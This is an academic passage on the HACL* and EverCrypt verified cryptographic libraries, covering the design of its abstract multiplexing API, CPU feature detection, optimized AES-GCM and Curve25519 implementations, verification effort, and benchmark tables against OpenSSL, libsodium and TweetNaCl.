Side-channel analysis Whereas the relation between Hoare triples between Low* and Vale is fully mechanized within F*'s logic (as illustrated by the `call_assembly` sketch), we rely on a meta-theorem to connect the side-channel guarantees provided by Low* and Vale. Specifically, whereas Low*'s guarantees rely on enforcing constant-time properties using a syntactic analysis based on abstract types, Vale's constant-time guarantees arise from a certified taint analysis that is executed on the Vale instructions [80, 127]. For EverCrypt, the Vale team extended and improved Vale's existing taint analysis, allowing it to more generically process Vale instructions, but we reuse without change the *Secret Independence for Hybrid Low*/Vale Programs* theorem, proven by Fromherz et al. [127]. This meta-theorem is based on a notion of combined execution traces that include an abstraction of both Low* and Vale instruction sequences, and it proves that when a well-typed Low* program interoperates with a Vale program proven constant-time by the Vale taint analysis, the combined traces produced by these programs are independent of their secret inputs.

3.3.3 Multiplexing API for EverCrypt

Verified programming is a balancing act: programs must be specified precisely, but revealing too many details of an implementation breaks modularity and makes it difficult to revise or extend the code without also breaking clients. A guiding principle for EverCrypt's API is to hide, through abstraction, as many specifics of the implementation as possible. Our choice of abstractions has been successful inasmuch as having established our verified API, we have extended its implementation with new algorithms and optimized implementations of existing algorithms without any change to the API.

Abstract specifications have a number of benefits. *Specification* abstraction hides details of an algorithm's specification from its client, e.g., although `EverCrypt.Hash.compress` is proven to refine `Spec.Hash.compress`, only the type signature of the latter, not its definition, is revealed to clients. In addition, *representation* abstraction hides details of an implementation's data structures, e.g., the type used to store the hash's internal state is hidden. They ensure that clients do not rely on the details of a particular algorithm, and that their code will work for any present or future hash function that is based on a compression function. Abstract specifications also lend themselves to clean, agile specifications for cryptographic constructions (such as the Merkle-Damgård construction discussed above). Abstraction also allows us to provide a defensive API to unverified C code, helping to minimize basic API usage flaws. Finally, abstraction also simplifies reasoning, both formally and informally, to establish the correctness of client code. In

practice, abstract specifications prune the proof context presented to the theorem prover and can significantly speed up client verification.

The main, low-level, imperative API of EverCrypt is designed around an algorithm-indexed, abstract type state alg. EverCrypt clients are generally expected to observe a usage protocol. For example, the hash API expects clients to allocate state, initialize it, then make repeated calls to compress, followed eventually by finalize. EverCrypt also provides a single-shot hash function in the API for convenience.

The interface of our low-level compress function is shown below, with some details elided.

```
module EverCrypt.Hash
val compress (s:state alg) (b:larr uint8 alg)
  : Stack unit
 (requires λh0 → inv s h0 ∧ b ∈ h0 ∧ fp s h0 `disjoint` loc b)
 (ensures λh0 _h1 → inv s h1 ∧ modifies (fp s h0) h0 h1 ∧
     repr s h1 ==
     Spec.Hash.compress alg (repr s h0) (as_seq h0 b))
```

Clients of compress must pass in an abstract state handle s (indexed by an implicit algorithm descriptor alg), and a mutable array b:larr uint8 alg holding a block of bytes to be added to the hash state. As a precondition, they must prove inv s h0, the abstract invariant of the state. This invariant is established initially by the state allocation routine, and standard framing lemmas ensure the invariant still holds for subsequent API calls as long as any intervening heap updates are to disjoint regions of the heap. Separating allocation from initialization is a common low-level design decision, as it allows clients to reuse memory, an important optimization. In addition to the invariant, clients must prove that the block b is live; and that b does not overlap with the abstract footprint of s (the memory locations of the underlying hash state). The Stack unit annotation, as described in Section 2.1, states that compress is free of memory leaks and returns the uninformative unit value (). As a postcondition, compress preserves the abstract invariant; it guarantees that only the internal hash state is modified; and, most importantly, that the final value held in the hash state corresponds *exactly* to the words computed by the pure specification Spec.Hash.compress. It is this last part of the specification that captures functional correctness, and justifies the safety of multiplexing several implementations of the same algorithm behind the API, inasmuch as they are verified to return the same results, byte for byte.

State abstraction is reflected to C clients as well, by compiling the state type as a pointer to an incomplete struct [210]. Hence, after erasing all pre- and postconditions, our sample low-level interface yields an idiomatic C function declaration in the extracted evercrypt_hash.h listed below.

```
struct state_s;
typedef struct state_s state;
void compress (state *s, uint8 *b)
```

Given an abstract, agile, functionally correct implementation of our 6 hash algorithms, we develop and verify the rest of our API for hashes in a generic manner. We first build support for incremental hashing (similar to compress, but taking variable-sized bytestrings as inputs), then an agile standard-based implementation of keyed-hash message authentication codes (HMAC) and finally, on top of HMAC, a verified implementation of key derivation functions (HKDF) [157].

We expect this API to be stable throughout future versions of EverCrypt. Thanks to agility, adding a new algorithm (e.g., a hash) boils down to extending an enumeration (e.g., the hash algorithm type) with a new case. This is a backward-compatible change that leaves function prototypes identical. Thanks to multiplexing, adding a new optimized implementation is purely an implementation matter that is dealt with automatically within the library, meaning once again that such a change is invisible to the client. Finally, thanks to abstract state and framing lemmas, EverCrypt can freely optimize its representation of state, leaving verified and unverified clients equally unscathed.

3.3.3.1 CPU-ID Detection

Aside from generic support for relating memories, calling conventions, correctness and security specifications, our interoperation layer also provides specialized support for CPU-ID detection—a crucial feature for a cryptographic provider with platform-specific optimizations. This is needed in the case the code is not portable C and relies, for example, on vector instructions. For instance, the Vale implementation of Curve25519's `mul` expects the CPU to support the ADX and BMI2 extensions. Otherwise, executing this code would result in errors due to illegal (unsupported) instructions. To safely call this code, we need to propagate this precondition to Low*. Functions calling this procedure will then need to prove that these CPU extensions are supported. Conditions such as the presence of CPU extensions are stated identically in Low* and Vale, without any reinterpretation—this makes their lifting trivial, but (rightfully) forces Low* code calling Vale procedures to establish preconditions about which CPU extensions are supported. To discharge these proof obligations, EverCrypt calls into other Vale routines we developed that make a series of `CPUID` calls to provably determine the features supported by the current CPU. EverCrypt caches the results to avoid costly processor-pipeline flushes.

Guarding CPU-ID detection A further complication arises because the CPUID instruction is itself only supported on x86 and x64 platforms, but not, say, on ARM. Hence, we add another layer of flags representing static compiler-level platform information (e.g., `TargetConfig.x64`). Checks for these flags are compiled as a C `#ifdef`. Hence, the emitted code for auto-detecting CPU features looks as follows:

```
#if TARGETCONFIG_X64
  if (check_aesni () != 0U) cpu_has_aesni[0U] = true;
#endif
```

This ensures that no link-time error occurs when compiling EverCrypt for platforms which do not support the `CPUID` instruction.

3.3.3.2 Restoring Agility and Multiplexing

Code specialization intentionally destroys support for agility and multiplexing: we obtain several instances of the code that implement very specific variants of the algorithms in question. However, we need to restore agility and implementation multiplexing to provide a useful top-level API. We achieve this by adding a layer that dispatches at runtime to our fully specialized code.

Continuing our hashing example, our top-level API is designed around an abstract type state_s defined as follows:

```
type state_s: alg → Type0 =
  | SHA2_256_s: p:hash_state SHA2_256 → state_s SHA2_256
  | SHA2_384_s: p:hash_state SHA2_384 → state_s SHA2_384
...
```

The state_s type holds a pointer to a specialized hash state, along with a run-time tag that allows an agile hash implementation to dynamically dispatch based on the algorithm:

```
let compress st blocks n =
  match st with
  | SHA2_256_s p → compress_multiplex_sha2_256 p blocks n
  | SHA2_384_s p → compress_sha2_384 p blocks n
  | ...
```

For SHA2-384, since we only have one implementation, we directly call into HACL*. For SHA2-256, however, since we have multiple implementations in Low* and Vale, we dispatch to a local helper that picks the right one (e.g., based on other runtime configurations in scope, including CPU identity, as described in the next section).

Further, the state_s type is extracted to C as a tagged union, whose tag indicates the algorithm alg and whose value contains a pointer to the internal state of the corresponding algorithm. The union incurs no space penalty compared to, say, a single void*, and avoids the need for dangerous casts from void* to one of uint32_t* or uint64_t*.

```
...
#define SHA2_256_s 3
#define SHA2_384_s 4
...
typedef struct {
  uint8_t tag;
  union {
    uint32_t* case_SHA2_256_s;
    uint64_t* case_SHA2_384_s;
    ... };
} state_s;
```

3.3.4 Achieving best-in-class runtime performance

Cryptographic performance is often a bottleneck for security-sensitive applications (e.g., for TLS or disk encryption). Given a choice between a complex high-performance crypto library, and a simple, potentially more secure one, historically much of the world has opted for better performance.

With EverCrypt, we aim to obviate the need for such a choice; thanks to verification, we can offer developers best-in-class performance *and* provable security guarantees. Below, we highlight two examples of how we achieve this.

3.3.4.1 AES-GCM

AES-GCM [185] may be the world's most widely used cryptographic algorithm; recent data from Mozilla telemetry shows it in use for 91% of secure web traffic [182]. AES-GCM provides authenticated encryption with additional data (AEAD), meaning that it protects the secrecy and integrity of plaintext messages, and it can provide integrity for additional data as well (e.g., a packet header). This makes it a popular choice for protecting bulk data, e.g., in protocols like TLS and QUIC, which also places it on the critical path for many applications.

Recognizing the importance of AES-GCM, Intel introduced seven dedicated instructions to improve its performance and side-channel resistance [137]. Even given these instructions, considerable work remains to construct a complete AES-GCM implementation. For example, the GCM-support instruction (PCLMULQDQ) performs a carryless multiply of its arguments, but the GCM algorithm operates over the Galois field $GF(2^{128})$, and hence multiplication in the field requires both a carryless multiply *and* a further polynomial reduction. As further evidence of the complexity of using these instructions, to achieve high performance, in 2013, a performance enhancement was committed to OpenSSL to speed-up their implementation of AES-GCM. However, despite passing the standard test suite, the enhancement introduced a subtle bug in the GCM calculation that would allow an attacker to produce arbitrary message forgeries [136]. Fortunately, the bug was discovered before it trickled into an official release, but with EverCrypt, we aim to prove that no such bugs exist.

While previous work verified their own implementation of AES-GCM [127], the result was 6× slower than OpenSSL's. Hence, rather than invent our own optimizations, we port OpenSSL's implementation (written in over 1100 lines of Perl and C preprocessor scripts) to Vale. This created numerous challenges beyond tricky reasoning about $GF(2^{128})$ and the sheer scale of the code (the core loop body has over 250 assembly instructions). For example, the implementation makes heavy use of SIMD instructions operating over 128-bit XMM registers, which require reasoning about all of the parallel operations happening within the registers. At an algorithmic level, the simplest way to implement AES-GCM would be to do a first pass to encrypt the plaintext (in AES-CTR mode) and then make a second pass to compute the MAC over the ciphertext and authenticated data. To achieve better performance, AES-GCM is designed such that both operations can be computed in a single pass, and of course OpenSSL does so. Further, it deeply interleaves the instructions for encryption and authentication, and it processes six 128-bit blocks in parallel to make maximum use of the SIMD registers. During encryption, it carefully runs the AES-CTR process 12 blocks ahead of the authentication calculations to ensure the processor pipeline remains fully saturated. The OpenSSL GCM computation also rearranges the carryless multiplies and reductions to improve parallelization, precomputing six carryless multiply powers during initialization, delaying reduction steps, and cleverly integrating bitwise operations into the reduction calculations.

To cope with this complexity, we specified the effects of many of the XMM instructions in terms of "opaque" functions, which hide the details of the effects from F*, and hence simplify reasoning about the basic operations of the code itself. We then reveal the effect details only within separately written lemmas that reason about, say, the resulting computations over $GF(2^{128})$. To simplify the task of deciphering OpenSSL's code and reconstructing the invariants the original

programmer had in mind, the Vale team initially ported the encryption and the authentication operations separately, proving that each accomplished its goals individually. They then manually merged the implementations and proofs into single implementation and proof. In the future, we hope to develop techniques to automate such merges.

3.3.4.2 Curve25519

The Curve25519 elliptic curve [48], standardized as IETF RFC7748 [162], is quickly emerging as the default curve for modern cryptographic applications. It is the only elliptic curve supported by protocols like Signal [6] and WireGuard [113], and is one of two curves commonly used with Transport Layer Security (TLS) and Secure Shell (SSH). Curve25519 was designed to be fast, and many high-performance implementations optimized for different platforms have been published [48, 88, 117, 187] and added to mainstream crypto libraries.

Implementing Curve25519 Curve25519 can be implemented in a few hundred lines of C. About half of this code consists of a customized bignum library that implements modular arithmetic over the field of integers modulo the prime $p_{25519} = 2^{255} - 19$. The most performance-critical functions implement multiplication and squaring over this field. Since each field element has up to 255 bits, it can be stored in 4 64-bit machine words, encoding a polynomial of the form:

$$e3 * 2^{192} + e2 * 2^{128} + e1 * 2^{64} + e0$$

where each coefficient is less than 2^{64}. Multiplying (or squaring) field elements amounts to textbook multiplication with a 64-bit radix: whenever a coefficient in an intermediate polynomial goes beyond 64-bits, we need to carry over the extra bits to the next-higher coefficient.

To avoid a timing side-channel, we cannot simply test for carry bits, since that would create a timing side-channel; instead we must assume that every 64-bit addition may lead to a carry and propagate the (potentially zero) carry bit regardless. Propagating these carries can be quite expensive, so a standard optimization is to delay carries by using an *unpacked* representation, with a field element stored in 5 64-bit machine words, each holding 51 bits, yielding a radix-51 polynomial:

$$e4 * 2^{204} + e3 * 2^{153} + e2 * 2^{102} + e1 * 2^{51} + e0$$

While this representation leads to 9 more 64x64 multiplications, since each product now has only 102 bits, it has lots of room to hold extra carry bits without propagating them until the final modular reduction.

Correctness bugs and formal verification Even with these delayed carries, carry propagation continues to be a performance bottleneck for modular multiplication, and high-performance implementations of Curve25519 implement many low-level optimizations, such as interleaving carry chains, and skipping some carry steps if the developer believes that a given coefficient is below a threshold. Such delicate optimizations have often lead to functional correctness bugs [161, 54], both in popular C implementations like Donna-64 and in high-performance assembly like amd64-64-24k. These bugs are particularly hard to find by testing or auditing, since they only occur in low-probability corner cases deep inside arithmetic. Nevertheless, such bugs

may be exploitable by a malicious adversary once they are discovered, hence, elliptic curves have been a popular target for verification efforts.

Faster Curve25519 with Intel ADX In 2017, Oliveira et al. [187] demonstrated a significantly faster implementation of Curve25519 on Intel platforms that support Multi-Precision Add-Carry Instruction Extensions, also called Intel ADX. Unlike other fast Curve25519 implementations, Oliveira et al. use a radix-64 representation and instead optimize the carry propagation code by carefully managing Intel ADX's second carry flag. The resulting performance improvement is substantial—at least 20% faster than prior implementations on modern Intel processors.

Oliveira et al. wrote their implementation mostly in assembly and only the Montgomery ladder and top-level functions are written in C. However, a year after its publication, when testing and comparing this code against formally verified implementations taken from HACL* [242] and Fiat-Crypto [120], Donenfeld and others found several critical correctness bugs [115]. These bugs were fixed [108], with a minor loss of performance, but they raised concerns as to whether new Curve25519 implementations, with faster and faster performance are trustworthy enough for deployment in mainstream applications.

In EverCrypt, we include two versions of Curve25519. The first is written in Low* and generates portable C code that uses a radix-51 representation. The second relies on verified Vale assembly for low-level field arithmetic that uses a radix-64 representation, inspired by Oliveira et al.'s work.

Notably, we carefully factor out the *generic* platform-independent Curve25519 code, including field inversion, curve operations, key encodings, etc., so that this code can be shared between our two implementations. In other words, we split our Curve25519 implementation into two logical parts: (I) the low-level field arithmetic, implemented both in Vale and in Low*, but verified against the same mathematical specification in F*, and (II) a high-level curve implementation in Low* that can use either of the two low-level field-arithmetic implementations.

We implement and verify optimizations at both levels. In Vale, we implement modular addition, multiplication, and squaring using the double carry flags of Intel ADX. We also implement functions that can multiply and square two elements at the same time. In Low*, we optimize our ladder implementation to reduce the number of conditional swaps, and to skip point addition in cases where the bits of the secret key are fixed. With the aid of these optimizations, we are able to produce a mixed assembly-C implementation of Curve25519 that slightly outperforms that of Oliveira et al. but with formal proofs of memory safety, functional correctness, and secret independence for the assembly code, C code, and the glue code in between.

Our implementation is the fastest verified implementation of Curve25519 to date, and it is comparable to the fastest published benchmarks for any implementation.

3.4 Evaluation and performances of HACL* and EverCrypt

3.4.1 Code size and verification effort

Taking an RFC and writing a specification for it in F* is straightforward; similarly, taking inspiration from existing C algorithms and injecting them into the Low* subset is a mundane task. Proving that the Low* code is memory safe, secret independent, and that it implements the RFC specification is the bulk of the work. Table 3.3 lists, for each algorithm, the size of the RFC-like specification and the size of the Low* implementation, in lines of code. Specifications are intended to be read by experts and are the source of "truth" for our library: the smaller, the better. The size of the Low* implementation captures both the cost of going into a low-level subset (meaning code is more imperative and verbose) and the cost of verification (these include lines of proof). We also list the size of the resulting C program, in lines of code. Since the (erased) Low* code and the C code are in close correspondence, the ratio of C code to Low* code provides a good estimate of code-to-proof ratio.

Algorithm	Spec (F* loc)	Code+Proofs (Low*loc)	C Code (C loc)	Verification (s)
Salsa20	70	651	372	280
ChaCha20	70	691	243	336
ChaCha20-Vec	100	1656	355	614
SHA-256	96	622	313	798
SHA-512	120	737	357	1565
HMAC	38	215	28	512
Bignum-lib	-	1508	-	264
Poly1305	45	3208	451	915
X25519-lib	-	3849	-	768
Curve25519	73	1901	798	246
Ed25519	148	7219	2479	2118
AEAD	41	309	100	606
SecretBox	-	171	132	62
Box	-	188	270	43
Total	801	22,926	7,225	9127

Table 3.3 – HACL* (2017) code size and verification times

One should note that a large chunk of the bignum verified code is shared across Poly1305, Curve25519 and Ed25519, meaning that this code is verified once but used in three different ways. The sharing has no impact on the quality of the generated code, as we rely on KreMLin to inline the generic code and specialize it for one particular set of bignum parameters. The net result is that Poly1305 and Curve25519 contain separate, specialized versions of the original Low* bignum library. ChaCha20 and Salsa20, just like SHA-256 and SHA-512, are very similar to each other, but the common code has not yet been factored out. We intend to leverage recent improvements in F* to implement more aggressive code sharing, allowing us to write, say, a generic SHA-2 algorithm that can be specialized and compiled twice, for SHA-256 and SHA-512.

Our estimates for the human effort are as follows. Symmetric algorithms like ChaCha20 and SHA2 do not involve sophisticated math, and were in comparison relatively easy to prove. The

proof-to-code ratio hovers around 2, and each primitive took around one person-week. Code that involves bignums requires more advanced reasoning. While the cost of proving the shared bignum code is constant, each new primitive requires a fresh verification effort. The proof-to-code ratio is up to 6, and verifying Poly1305, X25519 and Ed25519 took several person-months. High-level APIs like AEAD and SecretBox have comparably little proof substance, and took on the order of a few person-days.

Finally, we provide timings, in seconds, of the time it takes to verify a given algorithm. These are measured on an Intel Xeon workstation without relying on parallelism. The total cost of one-time HACL* verification is a few hours; when extending the library, the programmer writes and proves code interactively, and may wait for up to a minute to verify a fragment depending on its complexity.

Components	**LOC**
Cryptographic algorithm specs	3782
Vale interop specs	1595
Vale hardware specs	3269
Low* algorithms	25097
Low* support libraries	9943
Vale algorithms (written in Vale)	24574
Vale interop wrappers	13836
Vale proof libraries	23819
EverCrypt	5472
EverCrypt tests	4131
Merkle Tree	6510
QUIC transport cryptography	2282
Vale algorithms (F* code generated from Vale files)	72039
Total (hand-written F* and Vale)	124310
Compiled code (.c files)	25052
Compiled code (.h files)	4082
Compiled code (ASM files)	14740

Figure 3.15 – EverCrypt System Line Counts.

We summarize in Figure 3.15 the line counts for EverCrypt and the applications built atop it. We include white space and comments.

Line counts for Low* and Vale algorithms include some inline proofs, since F* makes it tricky to definitively separate implementation from proof. Yet, to give a sense of the ratio between actual implementation code and proof overhead, we also report the lines of C/ASM extracted from our implementations. We count assembly for one toolchain: Windows/MASM syntax.

Overall, verifying EverCrypt sequentially takes 5 hours 45 minutes. Individual functions/procedures (where developers mostly spend their time) verify much faster, typically in less than 10-20 seconds. We also exploit the parallelism of modular verification to bring the latency of a full system verification down to less than 18 minutes on a powerful desktop machine.

Altogether, designing, specifying, implementing, and verifying EverCrypt took three person-years, plus approximately one person year spent on infrastructure, testing, benchmarking, and contributing bug fixes and other improvements to F. This is not counting the effort previously*

engaged in Vale and HACL though.*

3.4.1.1 Evaluation of HACL* and HACL×N

We focus our performance measurements on the popular 64-bit Intel platforms found on modern laptops and desktops. These machines support 128-bit integers as well as vector instructions with up to 256-bit registers. We also measured the performance of our library on a 64-bit ARM device (Raspberry Pi 3) running both a 64-bit and a 32-bit operating system.

On each platform, we measured the performance of the HACL* library in several ways. First, for each primitive, we use the CPU performance counter to measure the average number of cycles needed to perform a typical operation. (Using the median instead of the average yielded similar results.) Second, we used the SUPERCOP benchmarking suite to compare HACL* with state-of-the-art assembly and C implementations. Third, we used the OpenSSL speed benchmarking tool to compare the speed of the HACL* OpenSSL engine with the builtin OpenSSL engine. In the rest of this section, we describe and interpret these measurements.

Algorithm	HACL*	OpenSSL	libsodium	TweetNaCl	OpenSSL (asm)
SHA-256	13.43	16.11	12.00	-	7.77
SHA-512	8.09	10.34	8.06	12.46	5.28
Salsa20	6.26	-	8.41	15.28	-
ChaCha20	6.37 (ref) 2.87 (vec)	7.84	6.96	-	1.24
Poly1305	2.19	2.16	2.48	32.65	0.67
Curve25519	154,580	358,764	162,184	2,108,716	-
Ed25519 sign	63.80	-	24.88	286.25	-
Ed25519 verify	57.42	-	32.27	536.27	-
AEAD	8.56 (ref) 5.05 (vec)	8.55	9.60	-	2.00
SecretBox	8.23	-	11.03	47.75	-
Box	21.24	-	21.04	148.79	-

Table 3.4 – HACL* (2017): Benchmark Intel64 with GCC
Performance Comparison in cycles/byte on an Intel(R) Xeon(R) CPU E5-1630 v4 @ 3.70GHz running 64-bit Debian Linux 4.8.15.
All measurements (except Curve25519) are for processing a 16KB message; for Curve25519 we report the number of cycles for a single ECDH shared-secret computation. All code was compiled with GCC 6.3. OpenSSL version is 1.1.1-dev (compiled with no-asm); Libsodium version is 1.0.12-stable (compiled with –disable-asm), and TweetNaCl version is 20140427.

Performance on 64-bit platforms Table 3.4 shows our cycle measurements on a Xeon workstation; we also measured performance on other Intel processors, and the results were quite similar. We compare the results from HACL*, OpenSSL, and two implementations of the NaCl API: libsodium and TweetNaCl. OpenSSL and libsodium include multiple C and assembly implementations for each primitive. We are primarily interested in comparing like-for-like C implementations, but for reference, we also show the speed of the fastest assembly code in OpenSSL.

For most primitives, our HACL* implementations are as fast as (and sometimes faster than) state-of-the-art C implementations in OpenSSL, libsodium, and SUPERCOP. Notably, all our

Algorithm	Intel Kaby Lake Laptop			Intel Xeon Workstation			ARM Raspberry Pi 3B+			Coding and Verification Effort				
	Our Code		Other	Our Code		Other	Our Code		Other	Scalar	Vec	Equiv	Low*	Out.
	Scalar	AVX2	Fastest	Scalar	AVX512	Fastest	Scalar	Neon	Fastest	Spec	Spec	Proof	Impl.	C
ChaCha20	3.73	0.77	0.75 (j)	5.74	0.56	0.56 (d)	8.69	5.19	4.49 (o)	151	182	819	510	4083
Poly1305	1.59	0.37	0.35 (j)	2.31	0.39	0.51 (j)	4.20	3.11	1.50 (o)	56 (arith)	122	370 +3594	2361	7136
Blake2b	2.56	2.26	2.02 (b)	3.97	3.13	2.84 (b)	6.99	–	6.02 (b)	430	441	324	1077	2824
Blake2s	4.32	3.34	3.06 (b)	6.63	4.52	4.11 (b)	11.42	15.30	9.80 (b)					
SHA$_{224,256}$	7.41	1.62×8	1.49×8 (o)	11.36	1.69×8	2.29×8 (o)	15.70	12.92×4	15.09 (o)	213	420	662	1360	4647
SHA$_{384,512}$	5.06	1.95×4	3.25 (o)	7.38	1.44×8	4.99 (o)	11.27	–	9.77 (o)					
Total (lines of specs, proofs, and code):										850	12242			18690

Table 3.5 – Evaluating HACL×N Performance and Development Effort
Performance (left): For each algorithm, we measure CPU cycles per byte when processing 16384 bytes of data. We list these numbers for our portable (scalar) C code, for our best-performing vectorized implementation on the machine, and for the fastest alternative implementation we tested: (j) refers to verified assembly code from Jasmin [22]; (o) is OpenSSL, (b) is code from the Blake2 team [33], (d) is code submitted by Romain Dolbeau to SUPERCOP. For multi-buffer SHA-2, the total cycle count is divided by the number of inputs processed in parallel (indicated by $\times N$).
Development Effort (right): All our specs and proofs are written in F*, our implementations are written in Low* and then compiled to C. We calculate the size of each file in the development using `cloc`, discarding comments. The Poly1305 implementation includes a large field arithmetic component, which is separately listed. We write a single implementation of Blake2 and SHA-2 for all variants of these algorithms.

code is significantly faster than the naive reference implementations included in TweetNaCl and SUPERCOP. However, some assembly implementations and vectorized C implementations are faster than HACL*. Our vectorized ChaCha20 implementation was inspired by Krovetz's 128-bit vectorized implementation, and hence is as fast as that implementation, but slower than implementations that use 256-bit vectors. Our Poly1305 and Curve25519 implementations rely on 64x64 bit multiplication; they are faster than all other C implementations, but slower than vectorized assembly code. Our Ed25519 code is not optimized (it does not precompute fixed-base scalar multiplication) and hence is significantly slower than the fast C implementation in libsodium, but still is much faster than the reference implementation in TweetNaCl.

Algorithm	Operation	HACL*	OpenSSL (C)	libsodium (C)	TweetNaCl	OpenSSL (asm)
SHA-256	Hash	45.83	40.94	37.00	-	14.02
SHA-512	Hash	34.76	20.58	27.26	37.70	15.65
Salsa20	Encrypt	13.50	-	27.24	40.19	-
ChaCha20	Encrypt	17.85 (ref) 14.45 (vec)	30.73	19.60	-	9.61
Poly1305	MAC	11.09	7.05	10.47	310.84	3.00
Curve25519	ECDH	833,177	890,283	810,893	5,873,655	-
Ed25519	Sign	310.07	-	84.39	1157.73	-
Ed25519	Verify	283.86	-	105.27	2227.41	-
ChaCha20Poly1305	AEAD	29.32	26.48	30.40	-	13.05
NaCl SecretBox	Encrypt	24.56	-	38.23	349.96	-
NaCl Box	Encrypt	85.62	-	97.80	779.91	-

Table 3.6 – HACL* (2017): Benchmark AArch64 with GCC
This table indicates cycles/byte on an ARMv7 Cortex A53 Processor @ 1GHz running 64-bit OpenSuse Linux 4.4.62. All code was compiled with GCC 6.2.

Table 3.6 measures performance on a cheap ARM device (Raspberry Pi 3) running a 64-bit

operating system. The cycle counts were estimated based on the running time, since the processor does not expose a convenient cycle counter. The performance of all implementations is worse on this low-end platform, but on the whole, our HACL* implementations remain comparable in speed with libsodium, and remains significantly faster than TweetNaCl. OpenSSL Poly1305 and SHA-512 perform much better than HACL* on this device.

Performance on 32-bit platforms Our HACL* code is tailored for 64-bit platforms that support 128-bit integer arithmetic, but our code can still be run on 32-bit platforms using our custom library for 128-bit integers. However, we expect our code to be slower on such platforms than code that is optimized to use only 32-bit instructions. Table 3.7 shows the performance of our code on an ARM device (Raspberry Pi 3) running a 32-bit OS.

Algorithm	HACL*	OpenSSL	libsodium	TweetNaCl	OpenSSL (asm)
SHA-256	25.70	30.41	25.72	-	14.02
SHA-512	70.45	96.20	101.97	100.05	15.65
Salsa20	14.10	-	19.47	21.42	-
ChaCha20	15.21 (ref)	18.81	15.59	-	5.2
	7.66 (vec)				
Poly1305	42.7	17.41	7.41	140.26	1.65
Curve25519	5,191,847	1,812,780	1,766,122	11,181,384	-
Ed25519	1092.83	-	244.75	1393.16	-
Ed25519	1064.75	-	220.92	2493.59	-
ChaCha20Poly1305	62.40	33.43	23.35	-	7.17
NaCl SecretBox	56.79	-	27.47	161.94	-
NaCl Box	371.67	-	135.80	862.58	-

Table 3.7 – HACL* (2017): Benchmark ARM32 with GCC
Performance Comparison in cycles/byte on an ARMv7 Cortex A53 Processor @ 1GHz running 32-bit Raspbian Linux 4.4.50. All code was compiled with GCC 6.3 with a custom library providing 128-bit integers.

For symmetric primitives, HACL* continues to be as fast as (or faster than) the fastest C implementations of these primitives. In fact, our vectorized ChaCha20 implementation is the second fastest implementation in SUPERCOP. However, the algorithms that rely on Bignum operations, such as Poly1305, Curve25519, and Ed25519, suffer a serious loss in performance on 32-bit platforms. This is because we represent 128-bit integers as a pair of 64-bit integers, and we encode 128-bit operations in terms of 32-bit instructions. Using a generic 64-bit implementation in this way results in a 3x penalty. If performance on 32-bit machines is desired, we recommend writing custom 32-bit implementations for these algorithms. As an experiment, we wrote and verified a 32-bit implementation of Poly1305 and found that its performance was close to that of libsodium. We again note that even with the performance penalty, our code is faster than TweetNaCl.

CompCert performance Finally, we evaluate the performance of our code when compiled with the new 64-bit CompCert compiler (version 3.0) for Intel platforms. Although CompCert supports 64-bit instructions, it still does not provide 128-bit integers. Consequently, our code again needs to encode 128-bit integers as pairs of 64-bit integers. Furthermore, CompCert only includes verified optimizations and hence does not compile code that is as fast as GCC. Table 3.8 depicts the performance of HACL*, libsodium, and TweetNaCl, all compiled with CompCert. As with 32-bit platforms, HACL*performs well for symmetric algorithms, and suffers a penalty for algorithms that rely on 128-bit integers. If CompCert supports 128-bit integers in the future, we expect this penalty to disappear.

Algorithm	HACL*	libsodium	TweetNaCl
SHA-256	25.71	30.87	-
SHA-512	16.15	26.08	97.80
Salsa20	13.63	43.75	99.07
ChaCha20 (ref)	10.28	17.69	-
Poly1305	13.89	10.79	111.42
Curve25519	980,692	458,561	4,866,233
Ed25519 sign	276.66	70.71	736.07
Ed25519 verify	272.39	58.37	1153.42
ChaCha20Poly1305	23.28	28.21	-
NaCl SecretBox	27.51	54.31	206.36
NaCl Box	94.63	83.64	527.07

Table 3.8 – HACL* (2017): Benchmark Intel64 with CompCert
Performance Comparison in cycles/byte on an Intel(R) Xeon(R) CPU E5-1630 v4 @ 3.70GHz running 64-bit Debian Linux 4.8.15. Code was compiled with CompCert 3.0.1 with a custom library for 128-bit integers.

3.4.1.2 Evaluation of EverCrypt

In this section, we evaluate EverCrypt's success in achieving the criteria we set out in Section 3.3 for a cryptographic provider. Specifically, we evaluate EverCrypt's comprehensiveness, support for agility & multiplexing, performance, and usability by client applications. We also report on the effort involved in developing EverCrypt itself. Unless specified otherwise, for all performance graphs, lower is better.

We have also, thus far, focused on optimized implementations for x64, but prior work with Vale [80] demonstrates that it can just as easily target other platforms, and hence we plan to target ARM in the future. With regard to the comprehensiveness of EverCrypt's API, the most natural (unverified) comparison is with `libsodium` [7], which also aims to offer a clean API for modern cryptographic algorithms. The functionality exposed by each is quite comparable, with a few exceptions. EverCrypt does not yet offer an API for obtaining random data (which would require axiomatizing calls to the relevant OS-dependent APIs or hardware instructions like `RDRAND`) or for securely deleting data. It also currently lacks a dedicated password-hashing API that uses a memory-hard hash function like Argon2 [72].

EverCrypt run-time performance EverCrypt aims to demonstrate that verification need not mean sacrificing performance. Below, we compare EverCrypt's performance against OpenSSL's implementations, which prior work measured as meeting or exceeding that of other popular open-source crypto providers [80]. We also compare with representative verified implementations [30, 22, 120, 127].

In our results, each data point represents an average of 1000 trials; error bars are omitted as the tiny variance makes them indistinguishable. All measurements are collected with hyper-threading and dynamic-processor scaling (e.g., Turbo Boost) disabled. We collect measurements on different platforms, since no single CPU supports all of our various targeted CPU features.



Figure 3.16 – Avg. CPU cycles to compute a hash of 64 KB of random data

Hash functions In Figure 3.16, we report on the performance of our targeted hash implementations when available (i.e., for SHA2-224 and SHA2-256), and our portable implementation

